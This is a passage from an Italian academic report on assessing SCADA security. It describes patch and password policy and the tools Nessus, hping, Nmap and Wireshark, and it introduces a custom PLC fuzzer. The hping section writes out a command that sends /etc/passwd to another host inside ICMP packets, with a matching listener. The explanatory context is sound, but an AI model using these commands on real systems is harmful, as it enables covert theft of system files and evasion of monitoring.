Tutto il software, e talvolta anche l'hardware, è caratterizzato dalla presenza di vulnerabilità strumentali per le quali i produttori rilasciano periodicamente della patch che le eliminano. Occorre quindi introdurre un processo aziendale che definisca le procedure di selezione, test ed installazione delle patch.

Notevole importanza ha anche la politica di gestione delle password e degli account. É fortemente raccomandato che le password abbiano una scadenza ed un discreto grado di robustezza. Per quanto riguarda gli account si raccomanda innanzitutto di modificare le credenziali per gli account standard, di rimuovere quelli non più utilizzati e, qualora fosse possibile, configurare i permessi fornendo solo quelli necessari per eseguire le mansioni assegnate all'utente.

La sicurezza di un sistema è anche proporzionale alla sua documentazione, perciò, l'intero sistema di supervisione e controllo deve essere documentato ed ogni componente deve essere censito nell'inventario. Anche tutte le contromisure e le valutazioni riguardanti la sicurezza devono essere documentate e periodicamente revisionate, anche nel caso in cui non avvengano modifiche al sistema. L'accesso a questa documentazione va limitato solo al personale autorizzato.

Infine, ciò che sta alla base di un sistema sicuro, è l'implementazione di un sistema di gestione delle vulnerabilità che assicuri che le vulnerabilità in un sistema siano ridotte al minimo ed il rischio residuo venga gestito. Il metodo che viene comunemente utilizzato per trovare le vulnerabilità è il *security scanning*, ovvero l'analisi delle componenti di un sistema, delle loro configurazioni ed interazioni. Gestione delle vulnerabilità significa anche gestione del cambiamento, quindi è necessaria l'analisi di sicurezza ad ogni modifica del sistema e l'esecuzione dei test di sicurezza.

5. Strumenti utilizzati e sviluppati

L'analisi del sistema SCADA ha utilizzato alcuni strumenti standard ed altri sviluppati da noi.

Gli strumenti standard sono stati utilizzati per la ricerca dei nodi presenti nelle reti, l'analisi delle vulnerabilità e la cattura del traffico di rete. Abbiamo anche sviluppato due strumenti per il reverse engineering del protocollo proprietario per la comunicazione tra la stazione di controllo ed il PLC.

In questo capitolo verranno descritti tutti questi strumenti.

5.1. Strumenti per l'analisi automatizzata

5.1.1. Nessus

Nessus è uno strumento software che implementa un vulnerability scanning di sistemi connessi ad una rete TCP/IP.

5.1.1.1. La storia

Renaud Deraison iniziò il progetto "Nessus" nel 1998 per creare un security scanner libero e facile da utilizzare. Originariamente rilasciato come software libero, sotto licenza GNU General Public License, esso si diffuse rapidamente diventando uno standard *de facto* nell'ambito del security scanning. Nel 2005, Tenable Network Security, l'azienda co-fondata da Renaud Deraison, decise di abbandonare la licenza open source. Il motivo fu che tale modello di distribuzione favorisse troppo la concorrenza.

Nel tentativo di mantenere in vita lo sviluppo open source di questo software, nacquero diversi *fork* basati sull'ultima versione del progetto rilasciata con licenza GNU. Tra questi il più importante è sicuramente OpenVAS.

Nessus, al giorno d'oggi, non è più un software libero e la sua distribuzione avviene attraverso due tipi di licenza: una gratuita ed una attraverso un abbonamento annuale (1200 dollari annui per ogni singola copia).

A differenza di quella a pagamento, la versione gratuita è limitata al solo utilizzo privato e non è fornito alcun supporto tecnico. Inoltre, vengono imposti dei limiti sul numero di host che possono essere analizzati. Altri vincoli riguardano il numero di plugin disponibili, ad esempio, nella versione gratuita non sono presenti quelli riguardanti le vulnerabilità su impianti SCADA, utili al nostro caso di studio.

5.1.1.2. Cos'è

Nessus ha una architettura client-server, che permette l'analisi di un sistema da remoto. Esso dispone di un numero sempre crescente di plugin per testare la presenza di vulnerabilità note. L'analisi è composta da più passi:

1. verifica degli host attivi sulla rete, nel caso in cui non venga fornita una lista di indirizzi IP da analizzare;
2. esecuzione di un *port scanning* completo per ogni host attivo;
3. esecuzione dei plugin selezionati precedentemente dall'utente;
4. generazione di un report, esportabile, che descrive nel dettaglio ogni vulnerabilità indicandone la criticità, l'esistenza di attacchi noti e la disponibilità di una patch.

I plugin sono scritti in Nessus Attack Scripting Language (NASL), un linguaggio di scripting specializzato per le comunicazioni su una rete TCP/IP.

NASL consente di sviluppare plugin in grado di compiere attacchi a diversi livelli della pila ISO/OSI. Essi permettono la compromissione dei protocolli standard ed utilizzano le funzionalità già presenti nella libreria messa a disposizione da Nessus. Ad esempio, attraverso pacchetti malformati o violando le specifiche dei protocolli, è possibile compromettere il software eseguito su un host o le sue funzionalità di rete.

Le informazioni raccolte da un plugin possono essere utilizzate da altri plugin. Infatti, la scansione di un host permette di ricavare informazioni generali, come ad esempio la sua lista degli account. Queste informazioni vengono conservate e rese disponibili per altri plugin, evitando così di ripetere le operazioni di raccolta dati già eseguite. Questo è il motivo per cui l'ordine di esecuzione di alcuni plugin non può essere arbitrario.

5.1.1.3. Come funziona

Il pacchetto software disponibile per Microsoft Windows comprende server, client e l'interprete per i plugin. Il client è un'interfaccia web che permette all'utente di impostare le diverse politiche di scansione e di visualizzare i risultati.
La comunicazione client-server avviene attraverso il protocollo Hyper Text Transfer Protocol Secure (HTTPS) ed il meccanismo di protezione utilizzato può essere scelto tra le versioni disponibili dei protocolli crittografici Secure Sockets Layer (SSL) e Transport Layer Security (TLS).
Il server è composto dall'interprete NASL e dall'*engine*. Il primo traduce i plugin in istruzioni per il secondo, il quale esegue la scansione vera e propria.




Figura 5.1.: Esempio di un report di Nessus

L'applicazione richiede un accesso autenticato. Esso può avvenire tramite l'utilizzo di credenziali (username e password) oppure tramite certificati (integrati nella Public Key Infrastructure (PKI)).
Per avviare una nuova scansione sono necessari alcuni parametri, quelli fondamentali riguardano la sottorete degli host da analizzare, i plugin che identificano gli obiettivi della scansione e la categoria a cui appartengono.
Al termine della scansione sarà possibile leggere i risultati ottenuti come mostrato in Figura 5.1 ed esportarli in vari formati.

5.1.1.4. Architettura client-server

La separazione fisica tra client e server permette di effettuare una scansione sfruttando le risorse di uno o più host, ognuno dei quali ospita una copia del server. Questa soluzione è da preferire, ad esempio, all'uso di un singolo server dove risiede anche il client, poiché ogni host dedicato può essere dotato di una migliore capacità computazionale e di una elevata disponibilità di memoria, per ridurre il tempo necessario per completare una scansione.
Se una rete è formata da più segmenti separati, ad esempio, da un firewall o da uno switch, l'uso di server posizionati in ogni segmento consente di effettuare una scansione dell'intera rete, evitando di sottrarre una consistente porzione di larghezza di banda alle applicazioni di rete già presenti. Un minor spreco di banda permette di pianificare scansioni più frequenti della rete.

5.1.1.5. Knowledge Base

Il *Knowledge Base* è un componente di Nessus che permette lo scambio di informazioni tra i plugin.
Un plugin può leggere oppure aggiungere informazioni al *Knowledge Base*. Queste informazioni, contengono lo stato di funzionamento, il tipo di servizio, la porta su cui è in ascolto e la risposta di presentazione per ogni servizio di rete rilevato.
L'uso del *Knowledge Base* riduce il tempo di scansione, evitando di ripetere la ricerca di informazioni già raccolte da plugin eseguiti in precedenza.

Questa soluzione evita anche di eseguire un attacco su un obiettivo non vulnerabile. Infatti il plugin può sapere in anticipo se il servizio non è attivo o non è vulnerabile ed evitare cosi un'operazione inutile.
Per esempio, se un plugin deve verificare la presenza di una vulnerabilità in un server web, può utilizzare un record nel *Knowledge Base,* che lo informa se per quel tipo di servizio esiste almeno una porta Transmission Control Protocol (TCP) su cui è in ascolto un demone.

Le informazioni memorizzate nel *Knowledge Base* possono essere utilizzate anche per scansioni successive, purché avvengano entro un periodo di tempo limitato. Il tempo massimo è stabilito dalla variabile *kb_max_age*, con un valore di default pari a 864000 secondi (dieci giorni).

5.1.1.6. Scansione di un sistema

La valutazione delle vulnerabilità di un sistema, realizzata mediante Nessus, deve iniziare con una pianificazione della scansione. Per pianificazione s'intende un insieme di scelte per raggiungere un compromesso tra rischi e benefici.

Poiché Nessus esegue una serie di operazioni indistinguibili da un attacco reale, i rischi da considerare sono, ad esempio, il blocco dei servizi di rete o degli host, l'alterazione dei percorsi di rete o la stampa incontrollata di dati casuali.

Queste motivazioni possono portare ad escludere una tipologia di servizi o un gruppo di host dalla scansione.
La scelta di escludere parte del sistema può essere influenzata anche dalla necessità di ridurre il tempo impiegato per realizzare la scansione.

Questo compromesso non riguarda solo la scelta degli host da includere nella scansione, ma anche quella dei plugin da eseguire e la loro modalità di esecuzione. Infatti, tale modalità può essere prudente, *safe mode*, o aggressiva. La modalità di esecuzione determina quali istruzioni possono essere eseguite in un plugin.

Un attacco aggressivo invia una o più richieste all'host per capire se è vulnerabile in base al tipo di risposte che esso riceve. Un attacco *safe mode*, invece, si limita ad una semplice interpretazione delle informazioni recuperate dai messaggi di presentazione ottenuti durante una connessione ad un servizio di rete.

L'ordine in cui sono eseguiti i plugin cerca di soddisfare due vincoli. Il primo cerca di mantenere una coerenza tra le dipendenze dei plugin. Per garantire la consistenza

occorre che i plugin siano eseguiti nell'ordine in cui accedono al *Knowledge Base*. Deve essere quindi rispettata la regola per cui ogni plugin che fa uso di un'informazione condivisa deve essere eseguito dopo il plugin che fornisce tale informazione.
Il secondo vincolo cerca di evitare interferenze tra i plugin. Esso è soddisfatto quando, per ogni host e per ogni servizio, vengono eseguiti per primi quei plugin che implementano attacchi che non causano malfunzionamenti e, solo successivamente, tutti gli altri, in ordine di aggressività crescente. Questo comportamento cerca di evitare interferenze tra diversi attacchi, ad esempio un plugin che potrebbe causare il riavvio di un host non deve essere eseguito prima di tutti quegli attacchi che, pur interagendo con l'host, non ne alterano lo stato.
Per effettuare un'analisi più approfondita di un protocollo potrebbe essere necessario utilizzare delle credenziali di accesso. Questo può essere utile, ad esempio, per estendere l'analisi in un contesto in cui gli attacchi possono essere portati da un attaccante che ha accesso al sistema.
Le credenziali possono essere immesse direttamente da chi prepara la scansione o fornite da altri plugin che, attraverso la *Knowledge Base*, tentano combinazioni di username e password comuni.

5.1.1.7. Interpretazione dei risultati

Nessus offre un punto di partenza nella valutazione dei rischi generando un report alla fine dell'analisi. Per comprenderlo correttamente è necessario conoscere le definizioni di vulnerabilità, di rischio e capire la logica adottata da Nessus nel valutare la loro presenza. Una vulnerabilità in una rete TCP/IP può essere dovuta ad un errore di programmazione, configurazione o amministrazione che può rendere il sistema soggetto ad attacchi. Le proprietà critiche per la sicurezza di un sistema sono la confidenzialità, l'integrità e la disponibilità. Un report di Nessus contiene una lista delle vulnerabilità che possono ridurre una o più di queste tre proprietà. Lo strumento tenta di classificare una vulnerabilità e di spiegarne il potenziale impatto, ma chi legge il report deve essere in grado di stabilire quali di queste proprietà possono essere ridotte da una vulnerabilità.
Uno strumento automatizzato come Nessus non è in grado di valutare correttamente se una vulnerabilità che è presente su un host possa mettere a rischio anche gli altri host presenti nella rete. In altre parole, non è in grado di valutare quali attacchi complessi sono in grado di sfruttare le vulnerabilità. Questo è un aspetto importante, da tener conto durante l'interpretazione di un report.

Un altro aspetto importante da tenere in considerazione durante l'analisi di un report è che le vulnerabilità di un sistema non permettono di dedurre in modo immediato il rischio, che è funzione della probabilità che esso sia attaccato con successo e dell'impatto dell'attacco.

L'esecuzione di ogni plugin procede nel seguente modo:

1. si assicura che tutti i plugin, da cui dipende, siano già stati eseguiti;

2. determina se i servizi che deve analizzare sono attivi sull'host. Questo di solito avviene accedendo alla *Knowledge Base* che contiene le informazioni già raccolte;
3. se non vengono trovati servizi attivi, il plugin può procedere con l'esecuzione utilizzando impostazioni di default o terminare la propria esecuzione;
4. se possibile, il plugin verifica la presenza di *header* provenienti dalle risposte raccolte da un precedente *port scan* e ne analizza il contenuto per tentare di determinare se vi siano vulnerabilità riconoscibili. Questa fase può utilizzare, ad esempio, il nome e la versione del software che fornisce il servizio;
5. se consentito dalla configurazione *safe mode*, si tenta di verificare se la vulnerabilità esiste. Tipicamente vengono inviate informazioni appositamente generate ed analizzate le risposte ricevute. In base alle risposte si determina se la vulnerabilità esiste;
6. la vulnerabilità trovata viene contrassegnata con un valore che ne determina il livello di rischio. Tale valore è deciso dall'autore del plugin.

Ogni plugin dipende da quelli precedentemente eseguiti se accede al *Knowledge Base* e se si fida delle informazioni raccolte senza verificare che esse siano corrette. Talvolta però un plugin può generare informazioni non completamente corrette o incomplete. Questo può trarre in inganno chi ne fa uso, generando falsi positivi o peggio ancora falsi negativi. Per esempio, l'analisi per rilevare un cavallo di troia potrebbe memorizzare l'informazione che la porta, normalmente associata a questo *malware*, risulta aperta e, nonostante vi sia in ascolto un servizio legittimo, non memorizzarne l'associazione con quest'ultimo. In questo caso il plugin potrebbe segnalare la presenza di un software sospetto in ascolto che in realtà non esiste.

Molti plugin si limitano ad analizzare le informazioni rilevate durante il *port scan*, sopratutto nel caso in cui l'analisi non debba essere invasiva. Le informazioni presenti nel *Knowledge Base* spesso non sono aggiornate dopo una modifica o un aggiornamento dei servizi ritenuti vulnerabili.
Infatti, talvolta, il servizio oggetto di una scansione non cambia la propria risposta di presentazione dopo l'installazione di un aggiornamento che corregge un bug. Tale comportamento, conosciuto come *backporting*, può indurre in errore Nessus e di ciò si deve tenere conto durante una analisi verificando che livello raggiunge l'applicazione di una patch.

Se si esegue una analisi includendo tra gli indirizzi Internet Protocol (IP) da esaminare uno o più host che sono accessibili attraverso un proxy trasparente, Nessus può segnalare la disponibilità di un servizio, ad esempio un server web, anche se in realtà l'host non ha nessun demone attivo sulla porta TCP segnalata.
Infatti, il proxy trasparente può rispondere al posto dell'host reale con un pacchetto TCP di tipo SYN, indipendentemente dalla reale disponibilità di una porta TCP aperta sull'host che protegge.

Un plugin che rileva una vulnerabilità, eseguendo un attacco di un host, ha la certezza che esso sia vulnerabile solo se questo produce un immediato risultato, ad esempio un'in-

terruzione del servizio o il ritorno di un *core dump*, che certifica il successo dell'azione eseguita. L'eventuale ritardo rappresenta un problema per determinare la presenza di una vulnerabilità e spesso un plugin si limita a segnalare l'host come vulnerabile, rischiando di generare falsi positivi.

5.1.1.8. Plugin in NASL

Nessus utilizza il linguaggio NASL per eseguire i propri plugin. La decisione di appoggiarsi ad un linguaggio di scripting non generico e limitato, presa da Renaud Deraison, ha due motivi: sicurezza e semplicità.
Ad esempio, utilizzando NASL, non è permesso produrre un plugin in grado di agire come cavallo di troia, quindi esso non può trasmettere ad una terza parte informazioni sul software su cui sta effettuando la scansione. La semplicità è dovuta alla possibilità di eseguire un plugin senza la necessità di utilizzare librerie esterne e di ridurre la quantità di memoria necessaria.

Un plugin è composto da due parti: la prima contiene la descrizione, interpretata durante il caricamento e la scelta dei plugin e l'altra contiene il codice che viene eseguito da Nessus durante l'attacco.
La descrizione contiene il nome del plugin, la sua descrizione ed il nome del suo autore. Deve inoltre fornire un *id* unico, la famiglia a cui appartiene e deve indicare una categoria che ne descrive la pericolosità.
Le categorie possibili sono:

- **ACT_SCANNER:** lo script esegue un semplice *port scan* sugli host attaccati;
- **ACT_GATHER_INFO:** lo script raccoglie informazioni dagli host attaccati. Ad esempio può memorizzare risposte complete, o parti di esse, ricevute da un servizio che ha elaborato una particolare richiesta;
- **ACT_ATTACK:** lo script non danneggia l'host attaccato;
- **ACT_DESTRUCTIVE_ATTACK:** lo script può compromettere il software o le informazioni che risiedono sull'host attaccato;
- **ACT_MIXED_ATTACK:** lo script tenta di non essere distruttivo, ma può compromettere alcune informazioni importanti;
- **ACT_DENIAL:** lo script può causare la negazione del servizio sull'host attaccato;
- **ACT_KILL_HOST:** lo script può causare una negazione del servizio al livello del sistema operativo;
- **ACT_FLOOD:** lo script potrebbe appartenere alla categoria "ACT_KILL_HOST", ma ha la particolarità d'inviare un flusso costante verso l'host attaccato.

Nella descrizione possono essere inserite ulteriori informazioni, ad esempio le dipendenze (*script_dependencie*) da altri plugin e la richiesta di ulteriori parametri, come la porta TCP o User Datagram Protocol (UDP) (*script_require_port*) da utilizzare nell'esecuzione dello script.
La libreria di Nessus fornisce delle funzionalità utili per implementare velocemente tutti

quegli attacchi che fanno uso di protocolli standard. I protocolli considerati comprendono, ad esempio, HTTP, FTP e NFS.

Terminato l'attacco è necessario restituire delle informazioni per capire se questo ha avuto successo, se il sistema è vulnerabile o ottenere una lista di informazioni raccolte.

Esistono tre tipi di segnalazione:

- **security_hole** è usato per riportare informazioni critiche per la sicurezza;
- **security_warning** è usato per riportare informazioni di minore importanza per la sicurezza;
- **security_note** è usato per riportare informazioni non importanti ai fini della sicurezza.

L'esecuzione di un plugin è limitata, dall'interprete di Nessus, da un timeout al termine del quale lo script viene bloccato.

Un esempio di plugin è mostrato in Figura 5.2

```
if(description)
{
script_id(99099);
script_version ("$Revision: 1.0$");
script_name(english:"Example");
script_description(english:"This is an example");
script_summary(english:"sample");
script_category(ACT_ATTACK);
script_copyright("This script is made by F3");
script_family(english:"General");
exit(0);
}

hw=raw_string ( 0x48, 0x65, 0x6C,
                0x6C, 0x6F, 0x2C,
                0x20, 0x77, 0x6F,
                0x72, 0x6C, 0x64,
                0x21);

port=80;
if(get_port_state(port)) {

        sock = open_sock_tcp(port);
        send(socket:sock, data:hw);
        r=recv(socket:soc, length:4096);

        if(r){
        security_note(port:0, data:"the answer is: "+r);
        }

}
```

Figura 5.2.: Esempio di plugin in NASL

Un plugin scritto in NASL può accedere al *Knowledge Base* attraverso le funzioni *set_kb_item* e *get_kb_item*, che consentono, rispettivamente, di memorizzare e leggere le informazioni condivise.

5.1.2. Hping

Hping è un generatore ed analizzatore di pacchetti per il protocollo TCP/IP.

Lo sviluppo di hping iniziò nel 1998 ed è distribuito con licenza GNU General Public License.

Lo strumento si basa sullo stesso concetto del comando Unix *ping*, ma permette di inviare pacchetti di ogni tipo: TCP, UDP, ICMP e *raw*.

Hping è uno degli strumenti utilizzati per le verifiche di sicurezza e per i test di firewall e di reti. Esso è stato usato per sfruttare la tecnica di scan *idle scan*[1], utilizzato in molti altri software. L'ultima versione di hping, hping3, permette di preparare degli script utilizzando il linguaggio Tool Command Language (Tcl) ed implementa un motore per la descrizione di pacchetti TCP/IP in formato direttamente leggibile. In questo modo, il programmatore può scrivere degli script per la manipolazione e l'analisi di tali pacchetti in un tempo molto breve.

Questo strumento è molto utilizzato per valutare la sicurezza di firewall e reti poiché può manipolare i pacchetti per trasferire informazioni tramite un *covert channel* e verificare il comportamento di uno stack TCP/IP durante la ricezione di pacchetti malformati.
Il seguente comando è un esempio dell'utilizzo di hping:

```
hping3 192.168.1.99 --icmp --sign signature
                    --file /etc/passwd -d 100
```

Questo comando invia il contenuto del file /etc/passwd, all'indirizzo IP 192.168.1.99 incapsulato in un pacchetto Internet Control Message Protocol (ICMP), che garantisce una disponibilità di 100 byte di spazio per il payload. Il contenuto del file può esser ricevuto con il comando:

```
hping3 192.168.1.66 --listen signature --icmp
```

attraverso il quale si specifica l'indirizzo IP da cui ci si aspetta l'informazione nascosta e la *signature* che la precede.

5.1.3. Nmap

Network Mapper (Nmap) è un strumento di scoperta ed analisi di reti TCP/IP comparso per la prima volta nel Phrack Magazine, nel 1997, sotto forma di codice sorgente in linguaggio C. Una parte di questo codice fu riutilizzata, nella fase iniziale dello sviluppo di Nessus, da parte di Renaud Deraison.

Il software, liberamente distribuito sotto la licenza GNU GPL, è in grado di effettuare port scanning, cioè individuare le porte aperte su un host, o anche su un range di indirizzi IP, in modo da determinare quali servizi siano disponibili in una rete.

Nmap è divenuto uno degli strumenti più utili ad un amministratore di sistema ed è usato per test di sicurezza e compiti di sicurezza informatica in generale.

[1] L'idle scan è una tecnica di port scanning TCP piuttosto sofisticata che fa un uso fraudolento di un host inattivo remoto, chiamato zombie, per lanciare un attacco verso un altro host creando così una triangolazione che maschera del tutto l'attaccante.

Nmap può essere configurato per evadere dagli IDS (Intrusion Detection System) ed interferire il meno possibile con le normali operazioni delle reti e dei computer che vengono scanditi.

Per scoprire l'esistenza di servizi, Nmap tenta la connessione ad ogni porta e su ogni indirizzo IP impostato, ad esempio

```
nmap 192.168.1/24 -p1-1024
```

effettua un *port scan* delle prime 1024 porte su 256 indirizzi IP, da 192.168.1.0 a 192.168.1.255

Alcuni meccanismi permettono di effettuare *port scan* meno invasivi, ad esempio il Syn-scan e il Null-scan.

Il Syn-scan permette di dedurre lo stato di una porta senza completare il *three-way handshake*, ma terminando la connessione dopo aver ricevuto un pacchetto contenente il SYN-ACK.

Il Null-scan invia un pacchetto privo di senso. Se c'è un servizio in ascolto quest'ultimo viene ignorato mentre, se la porta è chiusa, si riceve una risposta contenente un reset.

L'ordine in cui sono ricevute le risposte ed il comportamento dello stack TCP/IP nella gestione di pacchetti anomali, permettono di identificare il tipo e la versione del sistema operativo in esecuzione sull'host analizzato. Questa tecnica è chiamata *fingerprinting*.

5.2. Strumenti per l'analisi non standard

5.2.1. Wireshark

Wireshark è un software che intercetta, raccoglie ed analizza i pacchetti che transitano su una rete TCP/IP, nato alla fine degli anni '90 con il nome "Ethereal" e sviluppato da Gerald Combs.

5.2.1.1. Cos'è

Wireshark è uno *sniffer* di pacchetti utilizzato per analizzare i problemi di rete ed i protocolli di comunicazione tra software.

Il traffico ricevuto può essere analizzato in tempo reale e salvato in un file. Ogni singola informazione può essere filtrata in base a determinate caratteristiche quali l'indirizzo IP sorgente, l'indirizzo IP di destinazione ed il tipo di protocollo.




Figura 5.3.: Esempio di analisi del traffico in Wireshark

I pacchetti intercettati mediante le funzioni della libreria packet capture (pcap), sono *frame* appartenenti al secondo livello del modello ISO/OSI.

Per poter intercettare tutto il traffico di una rete, Wireshark commuta la scheda di rete in *promiscuos mode*[2] in modo che accetti tutti i pacchetti transitanti. L'utilizzo di Wireshark si rivela particolarmente utile quando viene eseguito su un host collegato alla porta di *mirroring* di uno switch, perché ciò permette di intercettare tutto il traffico della rete.

[2]Un'interfaccia di rete in modalità promiscua è impostata in modo da leggere anche il traffico che dovrebbe ignorare, poiché non diretto ad essa. La scheda diventa così in grado di intercettare tutte le comunicazioni che attraversano lo switch, avendo accesso al traffico che non dovrebbe nemmeno transitare nel suo segmento di rete.




Figura 5.4.: Esempio di un flusso di comunicazione tra due host in Wireshark

Lo strumento mostra, in tempo reale ed in forma comprensibile, i pacchetti che sta catturando tentando di determinare il tipo di protocollo utilizzato in base al riconoscimento di una *signature*[3]. Quindi mostra il pacchetto sull'interfaccia grafica tramite una riga con un colore predefinito (Figura 5.3).
Wireshark è anche in grado di ricordare ogni singola connessione e può fornirne una visione ad alto livello per determinare la sequenza dei pacchetti scambiati tra due host. Inoltre, può raggruppare i pacchetti appartenenti ad un singolo flusso TCP e visualizzare il *payload* di ogni richiesta e di ogni risposta trasmessa da un host all'altro (Figura 5.4). Infine, analogamente ad hping, lo strumento supporta l'uso di script per automatizzare l'analisi dei dati raccolti. Gli script devono essere realizzati nel linguaggio Lua: un linguaggio di programmazione dinamico, riflessivo, imperativo e procedurale, utilizzato molto volte per programmare i videogiochi.

5.2.2. FuzzerKit

Abbiamo sviluppato questo strumento per automatizzare lo scambio di messaggi e la generazione di comandi malformati verso un PLC. FuzzerKit è una collezione di quattro

[3]Meccanismo tramite il quale viene riconosciuto il tipo di un pacchetto. Il funzionamento è simile al *magic number*, utilizzato per determinare il tipo di un file.

script scritti in linguaggio PHP Hypertext Preprocessor (PHP) che implementano un semplice strumento per creare, manipolare ed inviare uno o più pacchetti su una connessione TCP. Lo strumento permette di automatizzare la creazione di pacchetti contenenti informazioni che non rispettano il protocollo. Questi pacchetti sono inviati all'host che si vuole attaccare, per analizzare il suo comportamento e memorizzare eventuali risposte.
Gli script sono PayloadForge.php, PayloadsGenerator.php, PayloadMerge.php e RoughTCPCommunicator.php.

